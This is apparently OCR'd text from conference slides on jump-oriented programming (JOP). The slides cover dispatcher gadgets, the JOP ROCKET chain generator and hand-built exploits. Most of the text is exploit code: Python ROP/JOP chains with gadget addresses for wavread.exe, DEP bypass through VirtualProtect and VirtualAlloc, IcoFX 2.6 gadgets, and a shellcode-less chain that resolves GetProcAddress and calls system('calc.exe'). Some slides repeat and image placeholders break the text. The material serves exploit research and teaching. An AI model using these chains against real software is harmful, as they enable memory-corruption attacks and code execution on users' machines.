0xd0eec2e4	jmp dword ptr [eax];

Address	Gadget
0xebb87b20	mov ecx, dword ptr [eax]; jmp ebx;
0xebb87e77	jmp ecx;


- Grab the function pointer and dereference it before the jump.

JOP NOPs

- The exact address of the dispatch table may not be known.
- It is possible to spray memory with JOP NOPs leading up to the actual dispatch table.
  - Alignment of the guessed address needs to be correct.
  - Make sure to account for multiple entry points depending on the dispatcher used.

Dispatcher Gadget	
Address	**Gadget**
0x4213ff90	add ebx, 0x4; jmp dword ptr [ebx]

Dispatch Table		
Address	**Value**	**Gadget**
0x0018fac0	0x4213a871	jmp esi; # JOP NOP
0x0018fac4	0x4213a871	jmp esi; # JOP NOP
0x0018fac8	0x4213a871	jmp esi; # JOP NOP
0x0018facc	0x42138777	pop edx; jmp esi; # Beginning of JOP chain




Part 3: Automatic JOP Chain Generation

Automating Chain Generation

- Automating chain generation requires us to reduce it to a recipe.
  - This recipe will have many rules that govern how different aspects of the chain are built, from simple ,to extremely complex.

  - Mona does this effectively with the *pushad* technique to ROP.
    - That is, it uses patterns each for VirtualProtect and VirtualAlloc to populate registers.
    - It tries a variety of unique ways to populate registers.
    - When *pushad* is called, the stack is set up with all values.
      - The WinApi function is then called, allowing for DEP to be bypassed.



Automating Chain Generation

- With JOP, the *pushad* technique is not viable, as we have multiple registers reserved.

- With ROP, all gadgets end in RET. With JOP, they end in *jmp reg* or *call reg* – that is 16 possibilities.
  - Recall that one register always holds dispatcher gadget and one the dispatch table
  - This makes control flow more challenging on even a manual exploit.
  - Usually the simplest approach is to have all functional gadgets end in a jump or call to the same register – holding the dispatcher gadget.
    - We absolutely can switch registers – it just takes more effort.
  - All of this would seem to make automation simply **infeasible**.

Simplifying JOP

- JOP using a manual approach can get complex, even ugly.
  - Wild, out-of-this-world gadgets and code-reuse trickery to do actions done more easily with ROP?
- What if we could simplify this art of JOP?
- Dare we attempt it?

Series of Multiple Stack Pivots

ESP moved a distance of 0x4F00 bytes.

- We use multiple stack pivots to precisely reach memory pointed to by ESP that has our WinAPI params.
  - Then we simply make the WinAPI call.
  - These "jumps" are adjusting ESP – not affecting control flow.

Other Stuff on ESP 0x00123400	*Memory*	WinAPI Parameters 0x00128300

We perform a series of stack pivots, totaling **0x1320** (4896) bytes.

[ESI] → Address	Gadget
base + 0x15eb	add esp, 0x700; # push edx # jmp ebx
0x41414141	filler
base + 0x15eb	add esp, 0x700; # push edx # jmp ebx
0x41414141	filler
base + 0x17ba	add esp, 0x500; # push edi # jmp ebx
0x41414141	filler
base + 0x14ef	add esp, 0x20; # add ecx, edi # jmp ebx
0x41414141	filler
base + 0x124d	pop eax;
0x41414141	filler
base + 0x1608	jmp dword ptr [eax];

Address	Dispatcher Gadget
EBX → 0x00402334	add esi, 0x8; jmp dword ptr [esi];

Stack pivots move ESP to VirtualProtect params.

Sample Value	Stack Parameter for VP
0x00426024	PTR -> VirtualProtect()
0x0042DEAD	Return Address
0x0042DEAD	lpAddress
0x000003e8	dwSize
0x00000040	flNewProtect -> RWX
0x00420000	lpflOldProtect → writable location

We load EAX with WinAPI function and make the call

HITBSECCONF AMSTERDAM - 2021

JOP Chain Generation

JOP setup uses two ROP gadgets.

Address	Gadget
base + 0x1d3d8	pop edx; ret; # **Load dispatcher gadget**
base + 0X1538	add edi, 0xc; jmp dword ptr [edi]; **# DG**
base + 0x15258	pop edi; ret; # **Load dispatch table**
0xdeadbeef	address for dispatch table!
base + 0x1547	jmp edx; **start the JOP**

- JOP ROCKET searches for dispatcher gadget and calculates padding.
  - ROCKET uses **two ROP gadgets** to load the **dispatch table** and **dispatcher dispatcher gadget**.
  - Then it starts the JOP. ☺
- It discovers pointers to VirtualProtect and VirtualAlloc.
- Utilizes the approach of multiple stack pivots to reach preset payload

JOP Chain Sub-menu

- JOP ROCKET will generate up to five sample chains for each register, for VirtualAlloc and VirtualProtect.
  - This provides alternate possibilities if need be.
- Specify the desired min. and max. stack pivot amounts.
  - Some registers may only have large stack pivots.
- You can reduce or increase the number of JOP chains built.

```
g or z: generate prebuild JOP chains!
        Use s first if you have not discovered JOP gadgets yet.
n: change number of prebuilt JOP chains to attempt per register.
p: change number of bytes desired in stack pivots.
s: clear all settings and rebuild for all registers for JOP
        You only need to do this once per PE file.
u: Using gadgets already found; do not clear.
        You only need to do this once per PE file. Do s *or* u.
r: change registers to look for JOP gadgets
        Default: all registers
h: display options
x or X: return to previous menu
```

JOP Chain for VirtualAlloc

```python
def create_rop_chain():
    rop_gadgets = [
        0x0042511e, # (base + 0x2511e), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadget!
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x004186e8, # (base + 0x186e8), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the JOP!
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def create_jop_chain():
    jop_gadgets = [
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x894
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x00401546, # (base + 0x1546), # pop eax # jmp edx # wavread.exe # Set up pop for VP
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualAlloc
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)

rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0xdeadc0de) # ptr -> VirtualAlloc()
vp_stack += struct.pack('<L', 0xdeadc0de) # Pointers to memcpy, wmemcpy not found # return address
vp_stack += struct.pack('<L', 0x00625000) # lpAddress  <-- Where you want to start modifying protection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00001000) # flAllocationType <-- 100, MEM_COMMIT
vp_stack += struct.pack('<L', 0x00000040) # flProtect <--RWX, PAGE_EXECUTE_READWRITE
vp_stack += struct.pack('<L', 0x00625000) # *Same* address as lpAddress--where the execution jumps after memcpy()
vp_stack += struct.pack('<L', 0x00625000) # *Same* address as lpAddress--i.e. desination address for memcpy()
vp_stack += struct.pack('<L', 0xffffdddd) # memcpy() destination address--i.e. Source address for shellcode
vp_stack += struct.pack('<L', 0x00002000) # mempcpy() size parameter--size of shellcode

shellcode = '\xcc\xcc\xcc\xcc' # '\xcc' is a breakpoint.
nops = '\x90' * 1
padding = '\x41' * 1

payload = padding + rop_chain + jop_chain + vp_stack + nops + shellcode # Payload set up may vary greatly
```

VirtualAlloc

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.


JOP Chain for VirtualProtect

```
def create_rop_chain():
    rop_gadgets = [
        0x0041d3d8, # (base + 0x1d3d8), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadget!
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x00415258, # (base + 0x15258), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the JOP!
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def create_jop_chain():
    jop_gadgets = [
        0x42424242, 0x42424242,      # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x894
        0x42424242, 0x42424242,      # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,      # padding  (0x8 bytes)
        0x00401546, # (base + 0x1546), # pop eax # jmp edx # wavread.exe # Set up pop for VP
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualProtect
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)

rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0x00427008) # ptr -> VirtualProtect()
vp_stack += struct.pack('<L', 0x0042DEAD) # return address  <-- where you want it to return
vp_stack += struct.pack('<L', 0x00425000) # lpAddress  <-- Where you want to start modifying proctection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00000040) # flNewProtect <-- RWX
vp_stack += struct.pack('<L', 0x00420000) # lpflOldProtect <--  MUST be writable location

shellcode = '\xcc\xcc\xcc\xcc'
nops = '\x90' * 1
padding = '\x41' * 1

payload = padding + rop_chain + jop_chain + vp_stack + nops + shellcode # Payload set up may vary greatly
```

VirtualProtect

Changes the protection on a region of committed pages in the virtual address space of the calling process.

JOP Chain for Virtual Protect



```python
# VirtualProtect() JOP chain set up for functional gadgets ending in Jmp/Call EDX #1
import struct

def create_rop_chain():
    rop_gadgets = [
        0x0041d3d8, # (base + 0x1d3d8), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadge
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x00415258, # (base + 0x15258), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```


Let's kick things off with ROP.

Load EDX with dispatcher gadget.

Load EDI with dispatch table.

Jump to EDX, our dispatcher gadget—start the JOP!

JOP Chain for Virtual Protect




```
def create_jop_chain():
    jop_gadgets = [
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]**
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x00401546, # (base + 0x1546), # pop eax # jmp edx # wavread.exe # Set up pop for VP
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualProtect
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)

rop_chain=create_rop_chain()
jop_chain=create_jop_chain()
```

We have a stack pivot of 0x894 bytes.

We have it again, giving us 0x1128 bytes.

Let's load EAX with a pointer to VirtualProtect.

Let's jump to the dereferenced VirtualProtect!

JOP Chain for Virtual Protect

```
rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0x00427008) # ptr -> VirtualProtect()
vp_stack += struct.pack('<L', 0x0042DEAD) # return address  <-- where you want it to return
vp_stack += struct.pack('<L', 0x00425000) # lpAddress  <-- Where you want to start modifying proctection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00000040) # flNewProtect <-- RWX
vp_stack += struct.pack('<L', 0x00420000) # lpflOldProtect <--  MUST be writable location

shellcode = '\xcc\xcc\xcc\xcc'
nops = '\x90' * 1
padding = '\x41' * 1

payload = padding + rop_chain + jop_chain + vp_stack + nops + shellcode # Payload set up may vary greatly
```

JOP ROCKET gives a basic blue-print for VirtualProtect parameters.

JOP ROCKET supplies us with a starting point for other exploit necessities.

Real World Exploit

- Austin will show us a real-world exploit, using the stack pivot technique
- JOP ROCKET actually generates a chain that is very similar to what he did.
- He did it by hand though.
  - This provides validation for JOP ROCKET’s efficacy at chain building.

Manual Approach Demo

- We'll see some key steps of a manually crafted exploit:
  - Stack pivoting
  - Avoiding bad bytes
  - Writing parameter values

IcoFX 2.6 Demo

- IcoFX 2.6
  - Vulnerable icon editor.
- This was a challenging binary.
  - A small selection of JOP gadgets were used repeatedly.
  - JOP requires creativity – we can still make things work with some perserverence!

```
#1  IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add ecx, dword ptr [eax]    0x406d81 (offset 0x6d81)
jmp dword ptr [ecx]         0x406d83 (offset 0x6d83)
```

Only viable dispatcher

```
4 bytes
    0x00588b9b, # (base + 0x188b9b),
    # pop ebp # or byte ptr [ebx - 0x781703bb], cl # jmp edi # IcoFX2.exe
```

Only viable stack pivot

Dispatcher and Stack Pivot

- Our dispatcher and stack pivot gadgets will need some special prep before they can be used.

Eax needs to contain a pointer to the value to add to ecx.

Dispatcher Gadget	
Address	**Gadget**
0x00406d81	add ecx, dword ptr [eax]; jmp dword ptr [ecx];

Ebx needs to allow for a writable memory address to be dereferenced.


Stack Pivot Gadget	
Address	**Gadget**
0x00588b9b	pop ebp; or byte ptr [ebx-0x781703bb], cl; jmp edi;

Dereferencing with an Offset

- Since our empty jump contains an offset, we need to account for this in the function pointer loaded.

Dereference Gadget	
Address	**Gadget**
0x004c8eb7	jmp dword ptr [ebp-0x71];

```
# VP ptr + offset for jmp ebp gadget
vpPtr = struct.pack('<I',0x00bf6668 + 0x71)
```



Part 4: Shellcode-less JOP

Manual Approach Demo

- We'll see some key steps of a manually crafted exploit:
  - Stack pivoting
  - Avoiding bad bytes
  - Writing parameter values

IcoFX 2.6 Demo

- IcoFX 2.6
  - Vulnerable icon editor.
- This was a challenging binary.
  - A small selection of JOP gadgets were used repeatedly.
  - JOP requires creativity – we can still make things work with some perserverence!

```
#1  IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add ecx, dword ptr [eax]    0x406d81 (offset 0x6d81)
jmp dword ptr [ecx]         0x406d83 (offset 0x6d83)
```

← **Only viable dispatcher**

```
4 bytes
    0x00588b9b, # (base + 0x188b9b),
    # pop ebp # or byte ptr [ebx - 0x781703bb], cl # jmp edi # IcoFX2.exe
```

← **Only viable stack pivot**

Dispatcher and Stack Pivot

- Our dispatcher and stack pivot gadgets will need some special prep before they can be used.

Eax needs to contain a pointer to the value to add to ecx.

Dispatcher Gadget	
Address	**Gadget**
0x00406d81	add ecx, dword ptr [eax]; jmp dword ptr [ecx];

Ebx needs to allow for a writable memory address to be dereferenced.


Stack Pivot Gadget	
Address	**Gadget**
0x00588b9b	pop ebp; or byte ptr [ebx-0x781703bb], cl; jmp edi;

Dereferencing with an Offset

- Since our empty jump contains an offset, we need to account for this in the function pointer loaded.

Dereference Gadget	
Address	**Gadget**
0x004c8eb7	jmp dword ptr [ebp-0x71];


```
# VP ptr + offset for jmp ebp gadget
vpPtr = struct.pack('<I',0x00bf6668 + 0x71)
```



Part 4: Shellcode-less JOP

Shellcode-Less JOP Example

- High-level overview of the exploit:



Example: Set up JOP Control Flow

- For our demo program, we'll be using a dispatcher gadget of *add edi, 0x8; jmp dword ptr [edi];*
  - EDI must be loaded with the dispatch table address.
- For the dispatcher gadget register, EDX is preferred since it has the most functional gadgets.
- A setup gadget using JOP exists that can achieve these goals.

Gadget
pop eax;
pop edx;
pop edi;
xor edx, eax;
xor edi, eax;
call edx;

```
##### JOP SETUP SECTION #####
# POP EAX # POP EDX # POP EDI # XOR EDX, EAX # XOR EDI, EAX # CALL EDX
stackChain1 = struct.pack('<L', 0x112236d1)
stackChain1 += struct.pack('<L', 0x55555555) #eax
#XOR Key
stackChain1 += struct.pack('<L', 0x4477430e) #edx
#XORed to dispatcher addr = 0x1122165b
stackChain1 += struct.pack('<L', 0x554daefd) #edi
#XORed to table addr = 0x0018fba8
```

Example: Pivoting the Stack Pointer

- While setting up the control flow we had control over the stack, but bad bytes were an issue.

```
0018FA7C  112236DA Ú6"◀ RETURN to hashCrac.112236DA
0018FA80  41414100 .AAA
0018FA84  41414141 AAAA
0018FA88  41414141 AAAA
```

- Further forwards in memory we have an area where null bytes in the buffer do not cause problems.

```
0018FADC  1123D05C \Ð#◀ <&KERNEL32.LoadLibraryExW>
0018FAE0  112227FB û'"◀ hashCrac.112227FB
0018FAE4  0018FCD8 Øü↑. UNICODE "msvcrt.dll"
0018FAE8  00000000 ....
```

- We need to pivot forward to this location before continuing the exploit (0x72 bytes).
  - We'll repeat the following gadget four times:

```
11223795  . 83C4 18     ADD ESP,18
11223798  . FFE2        JMP EDX
```

- The JOP ROCKET can be used to find pivots of different lengths for each register.

```
EDX
4 bytes
    0x1122139a, # (base + 0x139a), # pop esi # jmp edx #
    hashCracker_challenge_nonull.exe  (4 bytes)
4 bytes
    0x11221807, # (base + 0x1807), # pop edi # jmp edx #
    hashCracker_challenge_nonull.exe  (4 bytes)
```

Example: Location of Data for Pointer Parameters

- Some WinAPI parameters such as strings will require a pointer to the memory address containing the data.
- Ideally, use gadgets to self-locate and programmatically supply the address with an overwrite.

Put current stack location in eax

Gadget
mov eax, esp;
jmp edx;

→

Add offset to string parameter

Gadget
add eax, ebx;
jmp edx;

→

Write string pointer to memory

Gadget
push eax;
jmp edx;

Example: Location of Data for Pointer Parameters

- Our program doesn't perform ASLR or rebasing.
  - String addresses were hardcoded into the exploit since they always land at the same locations.

```
loadLibraryParams += struct.pack('<L', 0x0018fcd8)
# "mscvrt.dll" string ptr
```

```
0018FCD8  0073006D m.s.
0018FCDC  00630076 v.c.
0018FCE0  00740072 r.t.
0018FCE4  0064002E ..d.
0018FCE8  006C006C l.l.
```

- In a real-world scenario, it will be best to generate these addresses with JOP if possible.
  - Even if addresses appear to stay the same, this can help ensure the exploit's stability.

```
getProcAddrParams = struct.pack('<L', 0x0018fcee)
#lpProcName "system" ptr
```

```
0018FCEE  74737973 syst
0018FCF2  63006D65 em.c
```

Example: Wide-Character Strings

- Our exploit uses LoadLibraryExW() instead of the “normal” LoadLibrary() function.
  - This function takes two extra parameters.
  - More importantly, the “W” signifies that it accepts wide-character strings rather than normal strings.
- We need to create a wide-character version of the “msvcrt.dll” string we want to supply.
  - This can be OS-dependent.
  - In many cases including ours the encoding should be UTF-16 Little Endian.
- A C++ debugger can help ensure the correct format is being used.
  - Visual Studio works well for this purpose.

```
int main()
{
    LPCWSTR testStr = L"msvcrt.dll";
    while(1){}
}
```

```
Memory 1
Address: testStr
0x00739BF8  6d 00 73 00 76 00 63 00 72 00 74 00 2e 00 64 00 6c 00 6c 00 00 00 00
0x00739C37  6c 79 20 73 61 76 65 64 20 61 63 72 6f 73 73 20 61 20 66 75 6e 63 74
```

```
msvcrtStr = "\x6d\x00\x73\x00\x76\x00\x63\x00\x72\x00\x74\x00\x2e\x00
    \x64\x00\x6c\x00\x6c\x00\x00\x00" #w_char string "msvcrt.dll"
systemStr = "system\x00"
commandStr = "calc.exe\x00"
```

Example: Using Offsets to Find Function Addresses

- Our binary doesn't contain a pointer to the GetProcAddress() function.
  - We do have pointers to other kernel32 functions such as LoadLibraryExWStub() and VirtualProtect().

- To get the function address, we can use JOP to add the offset from another function within the same DLL.
  - IDA can be used to find the distance between two functions.
  - This method lacks portability – offsets will likely be different depending on the OS version.

```
7DD7492D ; HMODULE __stdcall LoadLibraryExWStub
7DD7492D public _LoadLibraryExWStub@12
7DD7492D _LoadLibraryExWStub@12 proc near
7DD7492D
7DD7492D lpLibFileName= dword ptr  8
7DD7492D hFile= dword ptr  0Ch
7DD7492D dwFlags= dword ptr  10h
```

-0x36fe Bytes →

```
7DD7122F ; FARPROC __stdcall GetProcAddress
7DD7122F _GetProcAddress@8 proc near
7DD7122F
7DD7122F hModule= dword ptr  4
7DD7122F lpProcName= dword ptr  8
7DD7122F
```

Example: Using Offsets to Find Function Addresses

- First, the LoadLibraryExW() pointer is dereferenced to get its real address.

```
# pop ecx; jmp edx # ecx = loadLibraryExW ptr
table += struct.pack('<L', 0x112226f1)
table += tablePad
# mov ecx, dword ptr [ecx] # dereference ptr
table += struct.pack('<L', 0x1122369a)
table += tablePad
```

- Afterwards, the offset can be added to get the address of GetProcAddress().
  - Since the offset is a negative number, two's complement is used: 0xffffc902 = -0x36fe

```
#pop ebx; jmp edx # pop GetProcAddr() offset into ebx
table += struct.pack('<L', 0x1122180b)
#loadLibraryExW() + 0xFFFFC902 = getProcAddr()
stackChain2 += struct.pack('<L', 0xffffc902)
table += tablePad
# add ebx, ecx; jmp edx # ebx = getProcAddr() addr
table += struct.pack('<L', 0x112236be)
table += tablePad
```

Example: Using Function Output as a Parameter

- GetProcAddress() requires a handle to a module as one of its parameters.
  - LoadLibraryExW() returns this handle into eax if successful.

The return address and hModule are missing before *push* instructions.

```
#first 2 params are PUSHED via jop -- return addr and hModule
#return addr: jmp EAX
#hModule: handle given by loadLibrary
#lpProcName "system" ptr
getProcAddrParams = struct.pack('<L', 0x0018fcee)
```

0018FAFC	FFFFC902	┐Éÿÿ	
0018FB00	112213A8	¨‼"◀	hashCrac.112213A8
0018FB04	0018FCEE	îü↑.	ASCII "system"

